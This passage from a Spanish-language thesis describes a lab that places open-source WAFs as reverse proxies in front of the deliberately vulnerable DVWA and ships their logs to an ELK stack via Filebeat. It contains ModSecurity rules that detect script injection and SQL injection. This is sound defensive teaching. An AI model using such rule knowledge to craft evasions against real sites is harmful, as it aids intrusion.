- Input plugin.- se utilizan para indicar de donde se van a recoger la entrada de datos. Existe una gran variedad para alimentar el sistema desde diferentes entradas como pueden ser ficheros, logs del sistema, componentes instalados en sistemas para obtener datos (beats), salida de ficheros ejecutables.
- Filter pluign.- son los encargados de tartar los datos recopilados, para adaptarlos a las necesidades o unificarlos.
- Output plugin.- son los encargados de definir a donde serán enviados los datos tratados. En este caso enviaremos los datos a Elasticsearch, aunque también pueden enviarse a servidores en la nube, sistemas de monitorización, ficheros csv, ficheros de texto, etc. [28]

2.9.2 Elasticsearch

Es una base de datos distribuida. Distribuye toda la información en todos los nodos, por tanto es tolerante a fallos y tiene alta disponibilidad. Al igual que distribuye la información, distribuye el procesamiento. Cuando se realiza una consulta o búsqueda y esa información se encuentra distribuida, será cada

nodo el que procese dicha información y devuelva los resultados. Por tanto, podemos obtener mejores rendimientos.
Su base de datos no relacional, almacena e indexan los datos para luego realizar búsquedas que permitan la combinación de datos estructurados, no estructurados, así como utilizar agregaciones para estudiar tendencias y patrones.

2.9.3 Kibana

Es el más visual, dónde vamos a generar las visualizaciones sobre la información y dónde vamos a generar los dashboards.

Estos tres componentes son los pilares, pero no son los únicos módulos que tiene ELK. Alrededor de ellos tenemos otros:

2.9.4 Beats

Son una especie de shippers, de recolectores de información. Recogen información, ya sea de un fichero, log de datos, eventos, métricas del sistema (CPU, RAM), hacen comprobaciones de qué servicios se encuentran activos, analizan a nivel de red los paquetes, el tiempo de respuesta entre ellos… [29]

2.9.5 Arquitectura de ELK

Este conjunto de herramientas conforman la arquitectura de Elastic Stack:




Figura 14. Arquitectura ELK

En la capa superior del Stack se encuentra Kibana, en el medio Elasticsearch y en la parte de abajo Beats y Logstash como herramientas de recolección e inserción de información.Tambien se puede insertar información en Elasticsearch con datos desde los lenguajes de programación más comunes así como haciendo uso del API REST.

3. Implementación

3.1 Diseñar la topología de red a implementar

En el presente capitulo se ha optado por implementar un WAF (Firewall Application Web) en modo de operación proxy inverso, por las siguientes ventajas:

- Seguridad.- se agrega una capa más de seguridad a los servidores web, ocultando la topología y las características de los servidores detrás del proxy eliminando el acceso directo desde Internet.

- Balanceo de carga.- recibe todas las peticiones de los usuarios y lo distribuye en varios servidores para que toda la carga no vaya direccionado a un solo servidor.

- Simplifica el control de acceso.- se logra crear un único punto de acceso.

- Punto Centralizado para Auditorías y Logs.- todas las peticiones pasan por el reverse proxy, guardando todos los logs para posteriormente poder auditar los logs.

- Punto único de autenticación.- En muchos casos los servidores que tiene alguna aplicación web o sirven como servidores para transferencia de archivos, las credenciales están almacenadas en estos servidores y un atacante dedicado puede comprometer estas credenciales. Así que moviendo estos servidores a un punto más seguro e implementando un Reverse Proxy para controlar el acceso, podemos proteger aún más esas credenciales y en su defecto, la data que protegen.

- Al implementar los sistemas WAF en proxy inverso sobre los aplicativos web, no es necesario realizar ninguna modificación del código fuente del aplicativo web.

La topología de red propuesta para el laboratorio es la siguiente:




Figura 15. Topología de red propuesta

Como se puede observar en la topología de red, el servidor web vulnerable se encuentra en una DMZ (Zona desmilitarizada) en comunicación con el WAF Open Source y el firewall correspondiente. Las peticiones al servidor web se podrán realizar desde el exterior (Internet) o desde la red LAN. El WAF Open Source será el encargado de evaluar las peticiones al servidor web y en caso de detectar alguna amenaza, dichas peticiones maliciosas serán rechazadas.

Todos los registros o logs que se generen en el WAF en modo proxy inverso, serán enviados al servidor de gestión de logs, en que caso de que el WAF no posee una interfaz gráfica propia de gestión de logs.

Cabe mencionar que todo el laboratorio será implementado bajo máquinas virtuales, utilizando los recursos del computador portátil (Cliente).

Debido a la limita cantidad de recursos que posee el computador portátil en el cual se están virtualizando las máquinas virtuales, se ha excluido la implementación del firewall en el laboratorio, ya que no abastece el recurso necesario para implementar 4 o 5 máquinas virtuales al mismo tiempo. Por lo que las pruebas de ataques se realizan directamente al aplicativo web para encontrar la vulnerabilidad respectiva en un principio, y posteriormente se ejecuta los ataques al WAF Open Source, el cual está operando como proxy inverso para el aplicativo web.

Tabla 2. Direccionamiento IP implementado

Plataforma	Dirección IP	Dirección IP de escucha
DVWA	192.168.1.41	NA
KALI LINUX	192.168.1.10	NA
MODSECURITY	192.168.1.40	NA
VULTURE	192.168.1.103:8000	192.168.1.40
WAF2PY	192.168.1.101:62443	192.168.1.40

NGINX	192.168.1.107	NA
Cliente Windows	192.168.1.110	NA
Servidor Gestión Logs ELK Stack	192.168.1.142	NA

El dominio que se va a utilizar para el aplicativo web vulnerable es: **proxy-waf.com.ec**. Este dominio es falso, y solo se lo utiliza para realizar las pruebas respectivas en la red DMZ.

3.2 Preparar el entorno de virtualización para el entorno de pruebas

3.2.1 Consideraciones de implementación:

- Las conexiones entre el cliente, el proxy y los servidores web no están cifradas.
- Cambios en las tablas de DNS o NAT de los firewalls, de manera que el tráfico que antes iba a los servidores web directamente, ahora se direccione al WAF en modo proxy inverso.

3.2.2 Herramientas Hardware necesarias:

- Computador portátil Intel Core i7 @2.40 GHz, 8GB de memoria RAM.

3.2.3 Herramientas Software necesarias:

- VMware Workstation Pro 14.1.2 build-8497320.
- Sistema Operativo Centos 7.
- Sistema Operativo Debian 9.
- Sistema Operativo FreeBSD 12.0-Release.
- Distribución Web Security Dojo-3.3
- Distribución Kali Linux
- Distribución bitnami-elk-7.3.2
- Sistema Operativo Windows 10 (Cliente)
- Herramienta Filebeat

3.3 Instalar y configurar la distribución que permita la explotación de vulnerabilidades web

Para desarrollar las pruebas en el laboratorio, se hará uso de una máquina virtual denominada Web Security Dojo-3.3, la cual es una distribución Linux que incluye una serie de aplicaciones que hacen de ésta una herramienta para practicar pruebas de seguridad de aplicaciones web. Además, dispone de retos para explotar vulnerabilidades del top 10 de OWASP que incluyen la versión 2007, 2010, 2013 y 2017.

Primeramente hay que descargar la imagen .ova de la máquina virtual del siguiente repositorio oficial: https://sourceforge.net/projects/websecuritydojo/files/latest/download

Una vez obtenido la imagen, se importa la imagen descargada en el sistema de virtualización Vmware. Posteriormente hay que realizar las configuraciones básicas de red necesarias, y luego ya se puede ingresar a través de un navegador web. En la siguiente figura 17, se observa la página de inicio de la herramienta Dojo.




Figura 16. Targets de Web Security Dojo

El portal Web que se ha seleccionada para implementar el laboratorio es DVWA, ya que posee un entorno de entrenamiento en explotación de seguridad web escrita en PHP y MySql; y su programación es deliberadamente vulnerable; por lo cual resulta posible realizar pruebas sobre los diferentes tipos de ataques web más comunes.

3.4 Instalar y configurar las soluciones WAF Open Source

Se ha decidido estudiar, configurar e implementar en el laboratorio, los WAF Open Source que cuentan con información actualizada, y que tengan soporte técnico o foros actualizados ya sea por parte de la comunidad o del fabricante.

Además se implementa en el laboratorio, WAFs que tengan la funcionalidad de poder trabajar en modo proxy inverso.

En base a estas consideraciones, las soluciones WAFs Open Source seleccionadas son las siguientes:

- ModSecurity para apache.
- Vulture.
- Waf2Py.
- ModSecurity para NGINX + OWASP ModSecurity CRS (Core Rule Set).

Se puede determinar que se ha instalado todos los WAFs Open Source con interfaz sin entorno gráfico, para tener un mejor rendimiento de las máquinas virtuales debido a la limita cantidad de recursos que posee el computador portátil donde se está virtualizando las maquinas.

A continuación se muestran los requerimientos mínimos necesarios para poder implementar los WAFs Open Source:

Tabla 3. Requerimientos necesarios para implementar WAF ModSecurity + Apache

	ModSecurity + Apache
Sistema Operativo	Centos 7
Interfaz	Minimal, sin entorno gráfico
Interza Web para administar y configurar	NO
Tamaño en disco duro	50 GB
Memoria RAM	2 GB
Procesadores	2
Paquete	httpd-2.4.6-90
Modulo	proxy_module
Paquete	mod_secutiry-2.9.3
Modulo	security2_module
Paquete	mod_secutiry-crs

Tabla 4. Requerimientos necesarios para implementar WAF Vulture:

	Vulture
Sistema Operativo	FreeBSD 12.0-Release
Interfaz	Minimal, sin entorno gráfico
Interza Web para administar y configurar	SI
Tamaño en disco duro	50 GB
Memoria RAM	2 GB
Procesadores	2
Paquete	apache2
Modulo	mod_secutiry

Modulo	mod_svm (Machine learning basado en Support Vector Machines)
Modulo	mod_defender
Paquete	mod_secutiry-crs

Tabla 5. Requerimientos necesarios para implementar WAF Waf2Py:

	Waf2Py
Sistema Operativo	Debian 9.3
Interfaz	Minimal, sin entorno gráfico
Interza Web para administar y configurar	SI
Tamaño en disco duro	50 GB
Memoria RAM	2 GB
Procesadores	2
Paquete	apache2
Modulo	mod_secutiry v3
Modulo	Web2Py 2.17.2
Modulo	Modsecurity Nginx connector
Paquete	mod_secutiry-crs
Paquete	openresty-1.13.6.2

Tabla 6. Requerimientos necesarios para implementar WAF ModSecurity para NGINX + OWASP ModSecurity CRS (Core Rule Set):

	NGINX ModSecurity
Sistema Operativo	Centos 7
Interfaz	Minimal, sin entorno gráfico
Interza Web para administar y configurar	NO

Tamaño en disco duro	50 GB
Memoria RAM	2 GB
Procesadores	2
Paquete	nginx-1.15.12
Modulo	mod_security
Modulo	owasp-modsecurity-crs

Debido a lo extenso de este ítem, los pasos de instalación y configuración de los WAFs Open Source, se encuentran detallados en el Anexo 1.

3.5 Implementar reglas en las soluciones WAF

Las soluciones WAF, se basan en dos parámetros: la configuración y las reglas en los sistemas WAF. La configuración dice como procesar los datos que analiza; y las reglas deciden qué hacer con los datos procesados. Las reglas se harán cargo de evaluar la transacción y tomar medidas según sea necesario.

Se implementa en los WAFs Open Source el conjunto de reglas centrales OWASP ModeSecurity Core Rule Set (CRS), el cual es un conjunto de reglas genéricas de detección de ataques que se integran con el módulo ModSecurity o en los WAFs (Firewall de Aplicaciones Web). El CRS tiene como objetivo proteger las aplicaciones web de una amplia gama de ataques, incluido el OWASP Top Ten, con un mínimo de alertas falsas. El CRS proporciona protección contra muchas categorías de ataque comunes. [34]

A continuación se describe el formato de una regla básica que utilizan los sistemas WAFs:

SecRule VARIABLES OPERATOR ACTIONS

Ejemplo: SecRule ARGS "@rx <script>" \
"id:2000,log,deny,status:404"

Los tres parámetros tienen los siguientes significados:

- El parámetro “VARIABLES” le dice a ModSecurity donde buscar. La variable “ARGS”, utilizada en el ejemplo indica todos los parámetros de solicitud “requests”.
- El parámetro “OPERATOR” le dice a ModSecurity como mirar. La variable "@rx <script>" es un patrón de expresión regular, que se comparará con ARGS.
- El parámetro “ACTIONS” se usa para agregar metadatos a las reglas y para especificar qué debe hacer ModSecurity cuando ocurre una coincidencia. La regla del ejemplo asigna el ID 2000 para identificar de forma exclusiva a la regla, además especifica las siguientes acciones en

una coincidencia: registrar el incidente (log), detener el procesamiento de la transacción (deny) y de volver el código de respuesta HTTP 404 (status). [34]

Un ejemplo de regla que utiliza ModeSecurity Core Rule Set (CRS) en WAF Nginx ante un ataque de inyección SQL es el siguiente:

```
SecRule
REQUEST_COOKIES|!REQUEST_COOKIES:/__utm/|REQUEST_COOKIES_
NAMES|REQUEST_HEADERS:User-Agent|REQUEST_HEADERS:Referer|AR
GS_NAMES|ARGS|XML:/* "@detectSQLi" \
"id:942100,\
   phase:2,\
   block,\
   capture,\
   t:none,t:utf8toUnicode,t:urlDecodeUni,t:removeNulls,\
   msg:'SQL Injection Attack Detected via libinjection',\
   logdata:'Matched Data: %{TX.0} found within %{MATCHED_VAR_NAME}:
%{MATCHED_VAR}',\
   tag:'application-multi',\
   tag:'language-multi',\
   tag:'platform-multi',\
   tag:'attack-sqli',\
   tag:'paranoia-level/1',\
   tag:'OWASP_CRS',\
   tag:'OWASP_CRS/WEB_ATTACK/SQL_INJECTION',\
   tag:'WASCTC/WASC-19',\
   tag:'OWASP_TOP_10/A1',\
   tag:'OWASP_AppSensor/CIE1',\
   tag:'PCI/6.5.2',\
   ver:'OWASP_CRS/3.2.0',\
   severity:'CRITICAL',\
   multiMatch,\
   setvar:'tx.anomaly_score_pl1=+%{tx.critical_anomaly_score}',\
   setvar:'tx.sql_injection_score=+%{tx.critical_anomaly_score}'"
```

3.6 Instalar y configurar la herramienta de Gestión de Logs Open Source:

Para la gestión de logs, se hará uso de una máquina virtual donde ya viene instalado los servicios elasticsearch, logstash y kibana, denominada ELK Stack. Se ha seleccionado la Distribución bitnami-elk-7.3.2, debido a que no se necesita de muchos recursos ya que posee una interfaz sin entorno gráfico.
Para ello descargar la imagen denominada bitnami-elk-7.3.2-0-linux-debian-9-x86_64.ova, de la siguiente página web: https://bitnami.com/stack/elk/virtual-machine

Una vez descargado la imagen, en el virtualizador Vmware se procede abrir la máquina virtual con la imagen seleccionada. Una vez terminada la exportación, tendremos la siguiente pantalla con las credenciales de acceso:






Figura 17. Consola de acceso de ELK Stack


Una vez instalado la herramienta de gestión de Logs, se procede a configurar los ficheros de cada servicio.

Kibana: se configura los parámetros **server.port= 5601, server.host=** dirección ip del servidor de logs y **elasticsearch.hosts= http://** dirección Ip del servidor de logs:9200**,** en el siguiente fichero: /opt/bitnami/kibana/config/kibana.yml. Verificar que los parámetros se encuentren descomentados.






Elasticsearch: se configura los parámetros **network.hosts=** dirección IP del servidor logs**, http.port=** 9200 y **transport.tcp.port=** 9300, en el siguiente fichero: /opt/bitnami/elasticsearch/config/elasticsearch.yml. Verificar que los parámetros se encuentren descomentados.



Logstash: se configura los parámetros **http.host=** dirección IP del servidor logs**,** **http.port=** 9600, en el siguiente fichero: /opt/bitnami/logstash/config/logstash.yml. Verificar que los parámetros se encuentren descomentados.



Una vez configurado el servidor de logs con los parámetros necesarios de configuración, se procede a reiniciar los servicios, con el comando **/opt/bitnami/ctlscript.sh restart**.

```
root@debian:/home/bitnami# sudo /opt/bitnami/ctlscript.sh restart
Syntax OK
/opt/bitnami/apache2/scripts/ctl.sh : httpd stopped
/opt/bitnami/elasticsearch/scripts/ctl.sh : elasticsearch stopped
/opt/bitnami/logstash/scripts/ctl.sh : logstash stopped
/opt/bitnami/kibana/scripts/ctl.sh : kibana stopped
/opt/bitnami/elasticsearch/scripts/ctl.sh : elasticsearch started
/opt/bitnami/logstash/scripts/ctl.sh : logstash started
/opt/bitnami/kibana/scripts/ctl.sh : kibana started
Syntax OK
/opt/bitnami/apache2/scripts/ctl.sh : httpd started at port 80
root@debian:/home/bitnami#
```

Se puede verificar el estado de los servicios con el comando: **/opt/bitnami/ctlscript.sh status**.

```
root@debian:/home/bitnami# sudo /opt/bitnami/ctlscript.sh status
apache already running
elasticsearch already running
logstash already running
kibana already running
root@debian:/home/bitnami#
```

De la misma manera se puede reiniciar o verificar el estado de cada servicio individualmente:

```
root@debian:/home/bitnami# sudo /opt/bitnami/ctlscript.sh status apache
apache already running
root@debian:/home/bitnami#
```

Se recomienda habilitar los puertos en el firewall del servidor de Logs, para poder conectarse correctamente con el WAF y que los datos se puedan visualizar correctamente. Para ello se puede verificar que tengan los siguientes puertos en escucha:

```
root@debian:~# netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 192.168.1.142:22        0.0.0.0:*               LISTEN      437/sshd
tcp        0      0 192.168.1.142:5601      0.0.0.0:*               LISTEN      1167/node
tcp6       0      0 :::80                   :::*                    LISTEN      1263/httpd.bin
tcp6       0      0 192.168.1.142:9200      :::*                    LISTEN      825/java
tcp6       0      0 :::5010                 :::*                    LISTEN      933/java
tcp6       0      0 :::5044                 :::*                    LISTEN      933/java
tcp6       0      0 192.168.1.142:9300      :::*                    LISTEN      825/java
tcp6       0      0 :::8888                 :::*                    LISTEN      933/java
tcp6       0      0 :::443                  :::*                    LISTEN      1263/httpd.bin
tcp6       0      0 127.0.0.1:9600          :::*                    LISTEN      933/java
root@debian:~#
```

3.7 Instalar y configurar la herramienta Filebeat en los servidores clientes

Filebeat es una herramienta que permite enviar los datos de logs del servidor cliente hacia el servidor de gestión de logs (ELK Stack), en este caso los WAFs instalados en el sistema operativo Centos 7 (ModSecurity para Apache y Nginx), ya que carecen de una interfaz visual para la gestión de logs. En

comparación con los WAF denominados Vulture y Waf2Py, que poseen una interfaz visual propia para la gestión de logs.

Para continuar con la instalación y configuración realizar los siguientes pasos:

- Instalar el agente denominado filebeat-oss 7.3.2 en los WAFs.

```
[root@localhost bitnami]# sudo rpm -vi filebeat-oss-7.3.2-x86_64.rpm
advertencia:filebeat-oss-7.3.2-x86_64.rpm: EncabezadoV4 RSA/SHA512 Signature, ID de clave d88e42b4: NOKEY
Preparando paquetes...
filebeat-7.3.2-1.x86_64
[root@localhost bitnami]# _
```

➢ Una vez instalado, se procede a editar el archivo de configuración ubicado en la siguiente ruta: /etc/filebeat/filebeat.yml. Los parámetros que se debe editar són: **host=** dirección Ip servidor de logs:5601 de kibana.

```
 GNU nano 2.3.1                    Fichero: /etc/filebeat/filebeat.yml

#setup.dashboards.enabled: false

# The URL from where to download the dashboards archive. By default this URL
# has a value which is computed based on the Beat name and version. For released
# versions, this URL points to the dashboard archive on the artifacts.elastic.co
# website.
#setup.dashboards.url:

#============================== Kibana =====================================

# Starting with Beats version 6.0.0, the dashboards are loaded via the Kibana API.
# This requires a Kibana endpoint configuration.
setup.kibana:

  # Kibana Host
  # Scheme and port can be left out and will be set to the default (http and 5601)
  # In case you specify and additional path, the scheme is required: http://localhost:5601/path
  # IPv6 addresses should always be defined as: https://[2001:db8::1]:5601
  #host: "localhost:5601"
  host: "192.168.1.142:5601"

  # Kibana Space ID
  # ID of the Kibana Space into which the dashboards should be loaded. By default,
  # the Default Space will be used.
  #space.id:
```

Y el parámetro **hosts=** dirección Ip servidor de logs:9200 de Elasticsearch.

```
 GNU nano 2.3.1                    Fichero: /etc/filebeat/filebeat.yml

#================================ Outputs =====================================

# Configure what output to use when sending the data collected by the beat.

#-------------------------- Elasticsearch output ------------------------------
output.elasticsearch:
  # Array of hosts to connect to.
  #hosts: ["localhost:9200"]
  hosts: ["192.168.1.142:9200"]
  # Optional protocol and basic auth credentials.
  #protocol: "https"
  #username: "elastic"
  #password: "changeme"
```

Además en el mismo fichero filebeat.yml, se excluye los logs que contengan la expresión DBG (debug). Y se incluye los logs con expresiones ERR (error) y WARN (warning).

```
# Exclude lines. A list of regular expressions to match. It drops the lines that are
# matching any regular expression from the list.
exclude_lines: ['^DBG']

# Include lines. A list of regular expressions to match. It exports the lines that are
# matching any regular expression from the list.
include_lines: ['^ERR', '^WARN']
```

- Habilitar los módulos en los WAFs correspondientes.

Seguidamente se habilita el módulo de apache para el WAF Modsecurity de Apache:

```
[root@localhost bitnami]# sudo filebeat modules enable apache
Module apache is already enabled
```

Y se habilita el módulo nginx para el WAF Nginx:

```
[root@proxy-waf filebeat]# filebeat modules enable nginx
Enabled nginx
```

Con el comando **filebeat module list**, se puede observar si el módulo está habilitado correctamente.

```
[root@proxy-waf filebeat]# filebeat modules list
Enabled:
nginx
```


- El siguiente paso es configurar el modulo respectivo de cada WAF.

Para el WAF ModSecurity de Apache se debe configurar el archivo /etc/filebeat/modules.d/apache.yml. Y se debe habilitar los logs de acceso y de error de apache, con las rutas correspondientes de cada log.


```
  GNU nano 2.3.1                          Fichero: /etc/filebeat/modules.d/apache.yml

# Module: apache
# Docs: https://www.elastic.co/guide/en/beats/filebeat/7.3/filebeat-module-apache.html

- module: apache
  # Access logs
  access:
    enabled: true

    # Set custom paths for the log files. If left empty,
    # Filebeat will choose the paths depending on your OS.
    var.paths: ["/var/log/httpd/access_log"]

  # Error logs
  error:
    enabled: true

    # Set custom paths for the log files. If left empty,
    # Filebeat will choose the paths depending on your OS.
    var.paths: ["/var/log/httpd/error_log"]
```

